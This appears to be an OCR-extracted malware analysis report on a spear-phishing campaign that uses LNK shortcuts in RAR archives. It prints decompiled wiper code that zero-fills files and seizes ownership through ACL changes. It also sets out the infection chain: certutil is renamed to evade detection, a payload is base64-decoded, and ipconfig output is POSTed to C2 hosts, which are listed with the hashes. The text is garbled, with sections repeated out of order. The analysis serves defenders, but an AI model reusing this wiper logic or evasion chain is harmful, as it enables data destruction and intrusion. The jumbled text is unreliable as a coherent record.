77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
